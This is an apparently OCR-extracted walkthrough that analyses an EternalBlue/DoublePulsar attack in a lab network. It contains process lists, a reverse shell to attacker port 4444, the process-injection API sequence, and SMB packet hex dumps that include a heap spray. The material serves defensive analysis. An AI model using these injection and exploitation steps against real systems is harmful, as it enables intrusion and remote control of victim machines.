
ETERNALBLUE = KERNEL EXPLOIT
DOUBLEPULSAR = KERNEL BACKDOOR [LOAD DLL | LOAD SHELLCODE]




```
(*CreateProcessA)(0x0, "rundll32.exe"
                 (*VirtualAllocEx)
                 (*SetThreadContext)
                 (*WriteProcessMemory)
                 (*ResumeThread)
```

LISTENING ON 49155
INCASE SHELL I.E CMD.EXE IS SPAWNED VIA REVERSE_SHELL
INJECTION FOLLOWED BY LSASS.EXE SPAWNING RUNDLL32.EXE
3
4
IN WANACRYPT SITUATION THIS WILL BE mssecsvc.exe
cmd.exe 1972
calc.exe 2284
lsass.exe 512
rundll32.exe 2984
5
wininit.exe 404
172.16.177.190 4444
powershell.exe 3020
lsm.exe 520
LISTENING ON 49157
OUTGOING TRAFFIC (REVERSE_SHELL)
ZwAllocateVirtualMemory()
KeInsertQueueApc()
LISTENING ON 49152
smss.exe 280
csrss.exe 364
conhost.exe 2896
DOUBLEPULSAR AND APC USED AT KERNEL TO INJECT INTO USERSPACE PROCESS
LISTENING ON 445
2
[System Process] 0
System 4
LISTENING ON 139
INCOMING TRAFFIC
INCOMING TRAFFIC
System owns SMB because SMB resides in driver called Srv.sys
172.16.177.190 51169
1
ETERNALBLUE: Attackers machine connecting on port 445 (Source port 51169, Destination port 445)

172.16.177.190 = Attacker's machine


ATTACKERS MACHINE MAKING 3 WAY HANDSHAKE




```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382259, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (74)


=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
        PORT INFORMATION (445, 60767)
        SEQUENCE INFORMATION (3449025349, 616382260)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (74)


=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382260, 3449025350)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (66)
```

```
=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382311, 3449025481)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (66)


=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382311, 3449025481)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (202)
    00 00 00 84 FF 53 4D 42 73 00 00 00 00 18 01 60       .....SMBs......`
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00       ................
    00 00 00 00 0D FF 00 00 00 04 11 32 00 00 00 00       ...........2....
    00 00 00 01 00 00 00 00 00 00 00 D4 00 00 00 47       ...............G
    00 00 00 00 00 00 57 69 6E 64 6F 77 73 20 37 20       ......Windows 7
    55 6C 74 69 6D 61 74 65 20 4E 20 37 36 30 31 20       Ultimate N 7601
    53 65 72 76 69 63 65 20 50 61 63 6B 20 31 00 57       Service Pack 1.W
    69 6E 64 6F 77 73 20 37 20 55 6C 74 69 6D 61 74       indows 7 Ultimat
    65 20 4E 20 36 2E 31 00                               e N 6.1.
```


```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
        PORT INFORMATION (445, 60767)
        SEQUENCE INFORMATION (3449025481, 616382447)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (172)
    00 00 00 66 FF 53 4D 42 73 00 00 00 00 98 01 60       ...f.SMBs......`
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00       ................
    00 08 00 00 03 FF 00 66 00 00 00 3D 00 57 69 6E       .......f...=.Win
    64 6F 77 73 20 37 20 45 6E 74 65 72 70 72 69 73       dows 7 Enterpris
    65 20 37 36 30 30 00 57 69 6E 64 6F 77 73 20 37       e 7600.Windows 7
    20 45 6E 74 65 72 70 72 69 73 65 20 36 2E 31 00        Enterprise 6.1.
    57 4F 52 4B 47 52 4F 55 50 00                         WORKGROUP.

=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382447, 3449025587)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (142)
    00 00 00 48 FF 53 4D 42 75 00 00 00 00 18 01 60       ...H.SMBu......`
    00 00 00 00 00 00 00 00 00 00 00 00 FF FF 00 00       ................
    00 08 00 00 04 FF 00 00 00 08 00 01 00 1D 00 00       ................
    5C 5C 31 37 32 2E 31 36 2E 31 37 37 2E 31 32 39       \\172.16.177.129
    5C 49 50 43 24 00 3F 3F 3F 3F 3F 00                   \IPC$.?????.
```



```
        SEQUENCE INFORMATION (1308443050, 3171755759)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (117)
    00 00 00 2F FF 53 4D 42 72 00 00 00 00 18 01 68        .../.SMBr......h
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 0C 00 02 4E 54 20 4C 4D 20 30 2E        ........NT LM 0.
    31 32 00                                               12.


========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
        PORT INFORMATION (445, 55098)
        SEQUENCE INFORMATION (3171755759, 1308443101)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (197)
    00 00 00 7F FF 53 4D 42 72 00 00 00 00 98 01 68        ....SMBr......h
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 11 00 00 03 32 00 01 00 04 11 00 00        ........2.......
    00 00 01 00 00 00 00 00 FC E3 01 80 21 49 5C 12        ...........?!I\.
    19 6D D3 01 4C FF 00 3A 00 34 DC E4 05 FA 10 A8        .m..L..:.4......
    49 A8 DF 42 9D 56 CC B2 DF 60 28 06 06 2B 06 01        I..B.V...`(..+..
    05 05 02 A0 1E 30 1C A0 1A 30 18 06 0A 2B 06 01        .....0...0...+..
    04 01 82 37 02 02 1E 06 0A 2B 06 01 04 01 82 37        ...7.....+.....7
    02 02 0A                                               ...
```




```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
00 00 00 00 00 00 00 00 09 00 00 20 82 2D 00 00        ........... .-..
00 04 00 00 46 00 54 00 84 2A 8F 59 B2 99 08 12        ....F.T..*.Y....
00 00 00 00 00 00 00 00 11 00 08 00 02 00 00 00        ................
01 00 03 06 00 0C 29 31 A1 58 00 00 00 00 00 00        ......)1.X......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C        ................
29 9A F2 8F 00 0C 29 31 A1 58 08 00 45 00 2D 74        ).....)1.X..E.-t
F8 1B 40 00 40 06 5A 07 AC 10 B1 BE AC 10 B1 81        ..@.@.Z.........
ED 5F 01 BD 24 BD 7D 07 CD 93 F4 94 80 10 00 ED        ._..$.}.....?...
E8 C7 00 00 01 01 08 0A 00 09 C7 8A 01 15 34 63        ..............4c
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41        AAAAAAAAAAAAAAAA
```




```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (56590, 445)
        SEQUENCE INFORMATION (3070297144, 1489711040)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (198)
    00 00 FF F7 FE 53 4D 42 00 00 00 00 00 00 00 00        .....SMB........
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00                                            ....
```

SPRAY MEMORY

